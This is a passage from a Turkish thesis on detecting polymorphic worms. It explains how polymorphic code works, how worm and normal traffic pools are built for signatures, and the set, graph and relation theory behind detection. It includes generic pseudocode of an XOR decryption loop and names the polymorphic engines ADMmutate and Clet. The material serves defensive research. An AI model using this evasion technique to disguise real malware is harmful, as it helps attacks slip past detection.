önermişlerdir. Önerilen solucan yayılma modelleri bilinen solucan yazılımlarının tümünün yayılımını başarıyla modelleyememekle birlikte solucan yazılımlarının davranışlarının kestirilebilmesi için faydalı bilgiler sağlamaktadırlar.

## 2.2 Polimorfik Yazılımlar

Bilgisayar terminolojisinde polimorfik yazılım, çalışan algoritma değişikliğe uğramadan polimorfik bir motor marifetiyle yazılımın mutasyona uğratılmasıdır. Yani yazılım her çalıştığında örüntüsü değişmekte fakat işlevi aynı kalmaktadır. Bu teknik, virüsler, solucanlar vb. zararlı yazılımlar tarafından varlıklarını gizlemek amacıyla kullanılabilmektedir.

Şifreleme, polimorfik yazılım oluşturmak için kullanılan en yaygın yöntemdir. Ana yazılım kodu şifrelendiğinde anlamsız içeriğe dönüşmektedir. Rastgele seçilen şifreleme anahtarı ile her şifreleme işlemi sonucunda farklı bir çıktı elde edilmektedir. Şifrelenen yazılım parçasının çalışır hale getirilmesi için bir şifre çözme programına ihtiyaç vardır. Polimorfik kod içerisinde yerleştirilen şifre çözme programı ve şifre çözme anahtarı ile şifreli yazılım kodunun şifresi çözülür ve çalıştırılabilir yazılım ortaya çıkarılır.

Aşağıda örnek bir polimorfik yazılımın kod akışı verilmiştir.

```
Başla:
GİT Şifre_Çözme_Kodu_İşaretçisi
Şifreli_Kod_İşaretçisi:
    ...
    Şifrelenmiş yazılım parçaları
    ...
Şifre_Çözme_Kodu_İşaretçisi:
    A = Şifreli_Kod_İşaretçisi
Döngü:
    B = *A
    B = B XOR ŞifreAnahtarı
    *A = B
    A = A + 1
    GİT Döngü EĞER DEĞİL İSE A = Şifre_Çözme_Kodu_İşaretçisi
    GİT Şifreli_Kod_İşaretçisi
 ŞifreAnahtarı:
    Rasgele_seçilmiş_sayı
```

Yazılım algoritması çalışmaya başladığında, şifre çözme koduna yönlendirilir. A işaretçisi, şifrelenmiş yazılım parçalarının bulunduğu bellek alanının başlangıcını gösteren Şifreli_Kod_İşaretçisi değeri ile ilklendirilir. Sonra bir döngü içerisinde, B geçici işaretçisi içeriği, A işaretçisi içeriğine eşitlenir. B işaretçisi, şifreleme sırasında rastgele seçilmiş şifreleme anahtarı ile DARVEYA (XOR) işlemine tabi tutularak şifre çözme işlemi gerçekleştirilir. Bu döngü, her iterasyonda bir sonraki bellek alanına ötelenen A işaretçisi şifrelenmiş yazılım parçasının sonundaki şifre çözme programına ulaşana kadar tekrar edilir. Döngü tamamlandığında daha önce şifrelenmiş olan anlamsız yazılım parçaları çalıştırılır hale dönüştürülmüş olmaktadır.


Sadece ana yazılım parçasının şifrelenmesi, polimorfik davranış sağlamak için yeterli değildir. Her polimorfik yazılım kopyasında şifreleme ve şifre çözme programlarının mutasyona uğratılarak değiştirilmesi gereklidir. Bu değiştirme işleminin gerçekleştirilmesi için en yaygın kullanılan teknik, yazılım karıştırma (obfuscation) tekniğidir. Yazılım karıştırma işlemi farklı şekillerde gerçeklenebilmekle birlikte ([26]-[30]) polimorfik solucan yazılımlarında yaygın olarak kullanılan teknik, şifreleme tekniğidir.

Polimorfik yazılım, her kopyada yeniden karıştırılmış şifre çözme programından çalışmaya başlamaktadır. Solucan kopyalarında şifre çözme programının ne kadar farklılaştığı, kullanılan yazılım karıştırma tekniğine bağlı olarak değişiklik gösterebilmektedir. Etkin olmayan bir yazılım karıştırıcı, farklı solucan kopyalarında değişmeyen büyük parçalar üretebilir. Öte yandan başarılı bir yazılım karıştırıcı, en az seviyede ortak parçaya sahip tamamen farklı çıktılar üretebilir. Polimorfik yazılımların tespitinde, yazılım karıştırıcıların zayıflıklarından kaynaklanan imza parçaları bulmak mümkündür. Yazılım karıştırıcıların zayıflıkları ve özelliklerinden faydalanarak zararlı yazılımları tespit edecek sistemler önerilmiştir ([31]-[37]). Bunun yanında, yazılım karıştırıcıların ideal çıktılar ürettiği varsayımıyla tespit çalışmaları yapmak daha sağlıklıdır. Pratikte var olan yazılım karıştırıcıların kullanıldığı polimorfik yazılımlar için bu sayede daha kaliteli tespit imzalarının oluşturulacağı açıktır.

## 2.3 Polimorfik Solucan Yapısı

Şifreleme, polimorfik kod oluşturmak için kullanılan en yaygın yöntemdir. Önceden de bahsedildiği gibi tüm solucan kodunun şifrelenmesi mümkün değildir. Solucan kodunun çalışabilmesi için değişmeden bırakılması gereken parçalar mevcuttur. Bu değişmeyen parçalar genel olarak polimorfik kodun şifresini çözmek için kullanılacak karıştırılmış şifre çözme programına yönlendirmek için kullanılan açıklık bilgisidir.

Tipik bir polimorfik solucanın mantıksal yapısı Şekil 2.1'de gösterildiği üzere dört bölümden oluşmaktadır. Bunlar; şifre çözme programı, şifre çözme anahtarı, şifrelenmiş solucan programı ve açıklık kullanma bölümleridir.




Şekil 2.1, Polimorfik Solucan Mantıksal Yapısı.

Polimorfik solucan öncelikle ilgili açıklık sayesinde bulaşacağı sistem üzerinde şifre çözme anahtarını ve şifre çözme programını kullanarak şifrelenmiş solucan programını çözmelidir. Her yeni polimorfik solucan örneğinde farklı bir şifreleme anahtarı kullanılmaktadır. Bu bilgiler ışığında şifre çözme anahtarı ve şifrelenmiş solucan programı kısımlarının her örnekte farklı olacağı açıktır. Karıştırma yöntemleri kullanılarak şifre çözme programı da her solucan örneğinde farklı görünecek şekilde oluşturulabilmektedir. Bu durumda solucanın yapısında değişmeden kalan tek parça olarak açıklık bilgisi bulunmaktadır. Mantıksal yapı bu şekilde olsa da, kullanılan protokol ve paket bilgilerinin incelenmesi durumunda her solucan örneğinde aynı olan başka parçalar da bulunabilmektedir. Bu bilgiler kullanılarak imza oluşturulması mümkündür.

ADMmutate [38] ve Clet [39], kullanıma hazır polimorfik kod motorlarıdır. Bu yazılımlar sayesinde istenilen bir kod şifrelenip karıştırılmış şifre çözme programı ve şifre çözme anahtarı da eklenebilmektedir. Üretilen her örnekte farklı bir şifreleme anahtarı kullanılmakta ve şifre çözme programı da karıştırılmaktadır. Yapılan çalışmalar [40] göstermiştir ki Clet, ADMmutate'e göre değişmeyen parçası daha az olan örnekler üretmektedir. Bu polimorfik kod motorları birçok polimorfik tehdit(solucan, virüs) tarafından kullanılmıştır. Bu iki polimorfik kod motoru da karıştırma tekniğindeki eksikliklerden ötürü farklı örnekler arasında değişmeyen parçalar üretebilmektedir. Pratik olarak henüz gerçekleşmiş olmamasına karşın kusursuz yazılım karıştırmanın yapıldığı varsayımıyla polimorfik solucanlara karşı

en kötü durumda bile bir savunma mekanizması geliştirilmesinin hedeflenmesi doğru olacaktır.

## 2.4 Akış Havuzları

Zararlı yazılım tespiti için içerik tabanlı olarak geliştirilecek imza yapıları, ön tanımlı akış havuzlarına ihtiyaç duyarlar. Akış, belirli bir ağ protokolü, ağ hizmeti, port numarası vb. kriter ile yakalanmış ağ paketi olarak tanımlanır. Polimorfik solucan saldırılarının tespiti için geliştirilecek imza yapıları, ön tanımlı "Normal Akış Havuzu" ve "Solucan Akış Havuzu" kullanırlar.

### 2.4.1 Normal Akış Havuzu

Normal Akış Havuzu içerisinde, incelenen polimorfik solucanın hedef aldığı ağ protokolü ve ağ uygulamasının solucan barındırmayan akışları bulunur. Bu akışlar, solucan barındırmamakla birlikte solucan kopyaları içerisinde değişmez olarak bulunan karakter katarlarını içerebilir. Bunun sebebi, solucanı tanımlamak için kullanılan bazı karakter katarlarının normal akışlar içerisinde de işlevinin bulunmasıdır. Normal Akış Havuzu, geliştirilen imza yapısının yanlış-pozitif karar performansını ölçmek ve solucanı tanımlayacak karakter katarlarının skorlarını hesaplamak için kullanılabilir. Yanlış-pozitif karar, solucan olmayan bir akışın solucan olarak tespit edildiği yanlış karar durumudur. Bu karar ile normalde ağdan akışına izin verilmesi gereken geçerli bir akış saldırı olarak algılanarak kesintiye uğratılır ve sistem kullanıcıların aldığı hizmet kalitesini düşürür. Normal Akış Havuzu genel yapısı Şekil 2.2'de gösterilmiştir.

| | |
|---|---|
| Normal Akış #1 | ... .* $SKK\_1^{(')}$ .* $SKK\_3$ .*... |
| Normal Akış #2 | ... .* ... |
| ⋮ | ⋮ |
| Normal Akış #N | ... .* $SKK\_2$ .* $SKK\_5$ .*... .* $SKK\_1$ .* ... |

$^{(')}SKK\_i$: Normal akış havuzu içerisinde bulunan Solucan Karakter Katarı *i*

Şekil 2.2, Normal Akış Havuzu Yapısı.

### 2.4.2 Solucan Akış Havuzu

Solucan Akış Havuzu içerisinde ise incelenen polimorfik solucanın kopyaları bulunmaktadır. Bu kopya akışlar, polimorfik yapı gereği birbirinden farklı görüntüdedir. Tüm solucan kopyalarını temsil eden tek bir kesintisiz karakter katarı tanımlamak mümkün değildir. Bu sebepledir ki polimorfik solucanların tespitinde basit örüntü eşleştirme teknikleri iyi sonuç vermemektedir. Polimorfik solucan kopya akışları, solucan kopyaları içerisinde değişmez olarak bulunan karakter katarları (Solucan Karakter Katarı: SKK) yardımıyla ortak bir örüntü ile temsil edilebilirler. Bu SKK'ler arasında geçen veri, sonuca etki etmeyen rastgele veri olarak görüldüğünde, polimorfik solucan kopyaları için SKK'ler cinsinden ortak bir polimorfik solucan akışı kuralı oluşturulabilir. SKK'ler hem Normal Akış Havuzu içerisinde hem de Solucan Akış Havuzu içerisinde bulunabilir. İki akış havuzu arasındaki fark, Normal Akış Havuzu içerisindeki akışlarda SKK bulunma zorunluluğu yokken ortak işlevler gereği bulunabilmesi, Solucan Akış Havuzu içerisinde ise tanımlanan kurala uygun şekilde SKK'lerin mutlaka bulunması gerekliliğidir. Solucan Akış Havuzu, geliştirilen imza yapısının yanlış-negatif karar performansını ölçmek ve solucanı tanımlayacak karakter katarlarının skorlarını hesaplamak için kullanılabilir. Yanlış-negatif karar, solucan olan bir akışın normal akış olarak tespit edildiği yanlış karar durumudur. Bu karar ile normalde ağdan akışına izin verilmemesi gereken solucan akışı, normal akış olarak algılanarak sistem

güvenliği tehlikeye atılmış olmaktadır. Solucan Akış Havuzu genel yapısı Şekil 2.3‘de gösterilmiştir.

| | |
|---|---|
| Solucan Akışı #1 | .* $SKK_1$[(')] .* $SKK_2$ .*... .* $SKK_n$.* |
| Solucan Akışı #2 | .* $SKK_1$.* $SKK_2$ .*... .* $SKK_n$.* |
| ⋮ | ⋮ |
| Solucan Akışı #N | .* $SKK_1$.* $SKK_2$ .*... .* $SKK_n$.* |

[(')]$SKK_i$: Solucan Karakter Kataı *i*

Şekil 2.3, Solucan Akış Havuzu Yapısı.

## 2.5 Polimorfik Solucan Tespit Çalışmalarında Matematik Temeller

Ayrık matematik, hemen hemen akla gelen tüm araştırma konularında uygulama alanı bulmaktadır. Bilgisayar bilimi uygulamalarına ek olarak kimya, botanik bilimi, dil bilimi vb. birçok alanda uygulamaları olan geniş kapsamlı bir konudur. Ayrık matematik kavramları kullanılarak problemleri modellemek ve çözüm önerilerini bu dilde ifade etmek, algoritma tanımlama, karmaşıklık analizi, yapısal analiz ve tanımlar gibi birçok konuda avantajlar ve kolaylıklar getirmektedir[41].

Bu bölümde, polimorfik solucanların tespit edilmesi probleminin çözümünde fayda sağlayacak ayrık matematik uygulamaları hakkında bilgi verilmiştir. Kümelerin ağ akışları ve imza yapılarını ifade etmek için kullanımı hakkında açıklama Bölüm 2.5.1’de verilmiştir. Çizge (graph) yapılarının problem sahasındaki kullanım alanları Bölüm 2.5.2‘de açıklanmıştır. Kümeler üzerinde tanımlanabilecek bağıntıların kullanımıyla ilgili bilgi Bölüm 2.5.3‘de verilmiştir.

### 2.5.1 Kümeler

Kümeler, sonlu ya da sonsuz sayıda objeler topluluğu olarak tanımlanmaktadır. Küme içerisindeki objeler, o kümenin elemanları ya da üyeleri olarak adlandırılır ve küme bu elemanları içerir. Bir $a$ objesi, $A$ kümesinin elemanı ise $a \in A$, elemanı değil ise $a \notin A$ notasyonu ile gösterilir. Küme elemanlarının sayısı konusunda bir kısıtlama olmamasına karşılık herhangi bir küme tanımı ile o kümenin sonlu ya da sonsuz elemana sahip olduğu konusunda karar verilebilmelidir. Herhangi bir üyesi olmayan küme boş küme olarak adlandırılır ve $\emptyset$ işareti ile ifade edilir.

Polimorfik solucan tespit probleminde küme kavramı, Solucan Karakter Katarı (SKK), imza tanımları, ağ akış tanımları ya da tespit yöntemi tanımları yapılırken kullanılabilir. Bu tanımlar yapılırken aşağıda açıklanan küme özelliklerinin ve kümeler üzerindeki işlemlerin bilinmesi faydalıdır.

*Tanım 2.1 – Alt Küme Kavramı: $A$ kümesinin her elemanı aynı zamanda $B$ kümesinin de elemanı ise $A$ kümesi, $B$ kümesinin bir alt kümesidir ya da $B$ kümesi $A$ kümesini kapsar denir ve $A \subseteq B$ notasyonu ile gösterilir. Bunun yanında $A \subseteq B$ ise ve iki küme eşit değil ise $A$ kümesi, $B$ kümesinin bir tam alt kümesidir ve $A \subset B$ notasyonu ile gösterilir.*

Polimorfik solucan yapısında tespit edilen SKK'lerin tümünü içeren bir $V_1$ kümesi tanımlansın. İmza yapıları, $V_1$ kümesi üzerinde tanımlanabileceği gibi $V_2 \subset V_1$ tam alt kümesi üzerinde de tanımlanabilir.

*Tanım 2.2 – Kümelerin Kartezyen Çarpımı: $A$ ve $B$ iki küme olsun. $A$ ve $B$ kümelerinin kartezyen çarpımı $A \times B$ şeklinde gösterilir ve $a \in A$, $b \in B$ olmak üzere tüm $(a, b)$ sıralı ikililerini içeren küme olarak tanımlanır. Başka bir deyişle, $A \times B = \{(a, b) \mid a \in A \wedge b \in B\}$ olarak ifade edilebilir. Bir kümenin kendisiyle kartezyen çarpımı, elemanlarının tüm sıralı ikililerini içeren kümeyi oluşturur.*

Ağ akışları değerlendirilirken SKK'ler yerine bunların birbirleriyle oluşturdukları ikili örüntüler ya da akış çizgesi içerisinde oluşturdukları kenarlar kullanılabilir. Polimorfik solucan yapısında tespit edilen SKK'lerin tümünü içeren bir $V$ kümesi tanımlansın. SKK'lerin tüm ikili örüntüleri, $E_1 = V \times V$ kartezyen çarpımı sonucunda elde edilir. İmza yapıları $E_1$ kümesi ya da $E_2 \subset E_1$ tam alt kümesi üzerinde tanımlanabilir.

*Tanım 2.3 – Kümelerin Birleşimi: $A$ ve $B$ iki küme olsun. $A$ ve $B$ kümelerinin birleşimi, $A \cup B$ şeklinde gösterilir ve sadece $A$ kümesinde, sadece $B$ kümesinde ya da her ikisinde birden bulunan tüm elemanları içerir. Birden fazla kümenin birleşimi de benzer olarak, birleşen kümelerin tüm elemanlarını tekrar etmeksizin içerir.*

SKK kümesinin ya da bir tam alt kümesinin birden fazla SKK'nin sıralı ya da sırasız örüntülerini içeren kümeler ile birleşimi, polimorfik solucan imza yapısı tanımlarında kullanılabilir.


*Tanım 2.4 – Kümelerin Farkı: $A$ ve $B$ iki küme olsun. $A$ ve $B$ kümelerinin farkı, $A - B$ ya da $A \setminus B$ şeklinde gösterilir ve $A$ kümesinde bulunup $B$ kümesinde bulunmayan elemanları içerir.*

Polimorfik solucan imza yapısı ya da tespit yöntemi tanımlanırken, belirli bir kritere göre seçilmiş alt kümelerin dışında kalan elemanlar üzerinden yeni yapılar tanımlamak üzere kümeler üzerinde fark işleminden faydalanılabilir.

### 2.5.2 Çizgeler


Polimorfik solucan tespit çalışmalarında çizgeler, solucan akışları, normal akışlar ve de imza yapılarını ifade etmek amacıyla kullanılabilir. Çizgeler, düğüm ismi verilen noktalar ve bu noktaları birbirine ya da kendisine bağlayan ve kenar ismi verilen çizgiler bütünüdür. Bu bölümde, polimorfik solucan tespit çalışmalarında faydalı olacak çizge terminolojisi ve uygulama alanları hakkında bilgi verilmiştir.

*Tanım 2.5 – Basit Çizge: Bir basit çizge $G = (V, E)$, boş küme olmayan bir düğüm kümesi $V$, ve $V$'nin elemanlarının kenar ismi verilen sırasız ikililerinden oluşan $E$ kümesiyle tanımlanır. Basit çizge içerisinde herhangi bir kenar, aynı iki düğümü birbirine bağlamaz. Şekil 2.4'de bir basit çizge örneği verilmiştir.*




Şekil 2.4, Basit Çizge Örneği.

*Tanım 2.6 – Sözde Çizge (Yönsüz Çizge): Bir sözde çizge $G = (V, E)$, boş küme olmayan bir düğüm kümesi $V$, yönsüz kenarlardan oluşan bir kenar kümesi $E$ ve $E$ kümesinden $\{\{u, v\} | u, v \in V\}$'ye tanımlanmış bir $f$ fonksiyonu ile tanımlanır. Her hangi bir düğüm $u$ için $f(e) = \{u\}$ ise, $e$ kenarı $u$ düğümü üzerinde yönsüz çevrim oluşturur. Şekil 2.5'de bir yönsüz çizge örneği verilmiştir.*




Şekil 2.5, Yönsüz Çizge Örneği.

*Tanım 2.7 – Yönlü Çizge: Bir yönlü çizge $G = (V, E)$, boş küme olmayan bir düğüm kümesi $V$, ve $V$'nin elemanlarının sıralı ikililerinden oluşan kenarlar kümesi $E$ ile tanımlanır. Her hangi bir düğüm $u$ için $f(e) = \{u\}$ ise, $e$ kenarı $u$ düğümü üzerinde yönlü çevrim oluşturur. Şekil 2.6'da bir yönlü çizge örneği verilmiştir.*




Şekil 2.6, Yönlü Çizge Örneği.

*Tanım 2.8 – Yönlü Çevrimsiz Çizge: Bir yönlü çevrimsiz çizge $G = (V, E)$, boş küme olmayan bir düğüm kümesi $V$, ve $V$'nin elemanlarının sıralı ikililerinden oluşan kenarlar kümesi $E$ ile tanımlanır. Her hangi bir düğüm $u$ için $f(e) = \{u\}$ olacak şekilde çevrim bulunmaz. Şekil 2.7'de bir yönlü çevrimsiz çizge örneği verilmiştir.*



Şekil 2.7, Yönlü Çevrimsiz Çizge Örneği.

Solucan Akış Havuzu içerisinde bulunan polimorfik solucan kopyaları, keşfedilen $SKK \in V$ (Solucan Karakter Kataı)'ler cinsinden ortak bir örüntüye sahiptir. Bu örüntü, bir solucan akış çizgesi $W$ ile ifade edilebilir. $W$ çizgesinin düğüm kümesi, keşfedilen $SKK$ kümesi $V$'nin elemanlarından oluşur. $W$ çizgesinin kenar kümesi $E$, örüntünün ilk düğümünden başlayarak son düğümüne kadar her düğümü kendisinden bir sonraki düğüme bağlayan kenarlardan oluşur. $W$, çoklu kenar içermeyen, yönlü çevrimsiz çizgedir. Şekil 2.8'de üç $SKK$ içeren bir $V$ kümesinin elemanları cinsinden ifade edilmiş örnek bir polimorfik solucan akış çizgesi $W$ gösterilmiştir.




Şekil 2.8, Polimorfik Solucan Akış Çizgesi Örneği – 1.

Aynı iki düğüm arasında birden fazla (paralel) kenar içeren çoklu çizgeler, problem sahasında uygulama alanları olmadığı için kapsam dışı bırakılmıştır. Basit çizgeler, yönsüz çizgeler, yönlü çizgeler ve yönlü çevrimsiz çizgeler, polimorfik solucan imza yapıları ve tespit yöntemleri tanımlanırken geniş uygulama alanı bulmaktadır. Bölüm 3'de önerilen polimorfik solucan tespit yapılarında bu çizge tiplerinden ve $SKK$'leri içeren kümeler üzerinde Bölüm 2.5.3.2'de tanımlanan bağıntılardan faydalanılmıştır.

### 2.5.3 Bağıntılar

Bağıntılar, ayrık matematikte çok geniş uygulama alanı olan bir kavramdır. İki kümeyi ilişkilendirmek için bağıntılardan faydalanılır. Kümelerin elemanlarının birbirleriyle olan ilişkisi, bağıntı tanımları ile ifade edilebilir. Bölüm 2.5.3.1'de genel bağıntı tanımı ve özellikleri verilmiştir. Polimorfik solucan tespit çalışmalarında kullanılabilecek bağıntılar Bölüm 2.5.3.2'de tanıtılmıştır. Özel bir bağıntı tipi olan fonksiyonlar, polimorfik solucan tespitindeki kullanım alanlarıyla birlikte Bölüm 2.5.3.3'de incelenmiştir.

#### 2.5.3.1 Bağıntı Tanımı ve Özellikleri

*Tanım 2.9 – İkili Bağıntı: $A$ ve $B$ iki küme olsun. $A$ kümesinden $B$ kümesine tanımlanacak bir ikili bağıntı, iki kümenin kartezyen çarpımı $A \times B$'nin bir alt kümesidir. Bir $A$ kümesi üzerinde ikili bağıntı, $A \times A$ kartezyen çarpımının bir alt kümesidir.*

Başka bir deyişle, A kümesinden B kümesine tanımlı bir ikili bağıntı, ilk elemanı $a \in A$, A kümesinden gelen, ikinci elemanı $b \in B$, $B$ kümesinden gelen sıralı

ikilileri içeren R kümesiyle tanımlanır. $a\ R\ b$ notasyonu, $(a, b) \in R$ sıralı ikilisini temsil eder.

*Tanım 2.10 – Bağıntı Özellikleri: Bağıntıların yansıyan (reflexive), simetrik (symmetric), ters simetrik (antisymmetric), ve geçişlilik (transitive) özellikleri aşağıda açıklandığı gibidir:*

A kümesi üzerinde tanımlanmış bir $R$ bağıntısı olsun.

- Her $a \in$ A elemanı için $(a, a) \in R$ ise, $R$ bağıntısı yansıyandır.
- $a \in$ A ve $b \in$ A olmak üzere $(a, b) \in R$ olan tüm sıralı ikilileri için aynı zamanda $(b, a) \in R$ ise, $R$ bağıntısı simetriktir.
- $a \in$ A ve $b \in$ A olmak üzere $(a, b) \in R$ olan tüm sıralı ikilileri için $(b, a) \in R$ sadece $a = b$ durumunda doğru ise, $R$ bağıntısı antisimetriktir.
- $a \in$ A, $b \in$ A ve $c \in$ A olmak üzere tüm $(a, b) \in R$ ve $(b, c) \in R$ sıralı ikilileri için $(a, c) \in R$ doğru ise, $R$ bağıntısı geçişlidir.


Bağıntı tanımı ve özellikleri, polimorfik solucan imza yapıları ve tespit yöntemi tanımlarında kullanılmaktadır.

### 2.5.3.2 Polimorfik Solucan Tespitinde Kullanılabilecek Bağıntı Tanımları

Solucan Akış Havuzu içerisinde bulunan solucan kopyalarında ortak olarak bulunan $SKK$'lerin bulunduğu bir $V$ kümesi tanımlansın. Öyle ki $1 \leq i \leq n$ ve $n$ keşfedilen $SKK$'lerin sayısı iken $SKK_i \in V$ olsun.


*Tanım 2.11 – Tüm SKK İkilileri Bağıntısı: R, V kümesi üzerinde tanımlanmış bir bağıntı olsun.* $(SKK_i, SKK_j) \in V \times V$ *ise* $(SKK_i, SKK_j) \in R$ *biçiminde tanımlanan R bağıntısı, tüm SKK ikililerini içeren kümeyi tanımlar.*

Tüm $SKK$ ikililerini içeren küme ya da bunun bir alt kümesi, $SKK$'lerin ikili ilişkilerinden faydalanan polimorfik solucan imza yapılarını tanımlarken kullanılır. Şekil 2.9'da, dört $SKK$ içeren bir küme için tüm $SKK$ ikilileri gösterilmiştir.





Şekil 2.9, Tüm $SKK$ İkilileri.

Örnekteki tüm $SKK$ ikilileri yönsüz çizgesi Şekil 2.10'da verilmiştir.




Şekil 2.10, Tüm $SKK$ İkilileri Yönsüz Çizgesi.

Solucan Akış Havuzu içerisinde bulunan solucan kopyalarında ortak olarak bulunan $SKK$'lerin bulunduğu bir $V$ kümesi tanımlansın. Öyle ki $1 \leq i \leq n$ ve $n$ keşfedilen $SKK$'lerin sayısı iken $SKK_i \in V$ olsun. Solucan Akış Havuzu içerisinde bulunan solucan kopyalarının tümünü temsil eden örüntü, $SKK$'ler cinsinden ifade edilebilir. Polimorfik solucan örüntüsü, solucan akış çizgesi $W$ ile gösterilsin. Öyle ki $w_i \in V$, $1 \leq i \leq p$ ve $p$ solucan örüntüsündeki $SKK$'lerin sayısı iken $w_i \in W$ olsun. Şekil 2.11'de dört $SKK$ içeren bir $V$ kümesinin elemanları cinsinden ifade edilmiş örnek bir polimorfik solucan akışı yönlü çevrimsiz çizgesi $W$ gösterilmiştir.




Şekil 2.11, Polimorfik Solucan Akış Çizgesi Örneği – 2.

Sıralanmış elemanlara sahip kümeler, sıra bağıntıları ile ifade edilirler. Sıra bağıntısı, mutlaka karşılaştırılabilir sayısal değerlere sahip eleman değerleri üzerinde tanımlanmak zorunda değildir. Sıra kuralı, genel olarak bir elemanın diğer elemandan önce gelmesi mantığına dayanır. Bir sözlükte $a$ kelimesinin $b$ kelimesinden önce gelmesi, pozitif tam sayılar kümesinde 3 sayısının 4 sayısından önce gelmesi gibi.


Polimorfik solucanların tespit edilmesi çalışmalarında, aşağıda tanımlanan sıra bağıntılarından faydalanılabilir.

*Tanım 2.12 – Parçalı Sıra Bağıntısı: A kümesi üzerinde tanımlanmış R bağıntısı, Bölüm 2.5.3.1, Tanım 2.10'da tanımlandığı şekilde 1)Yansıyan, 2)Antisimetrik, 3)Geçişli özelliklerini taşıyorsa parçalı sıra bağıntısıdır.*

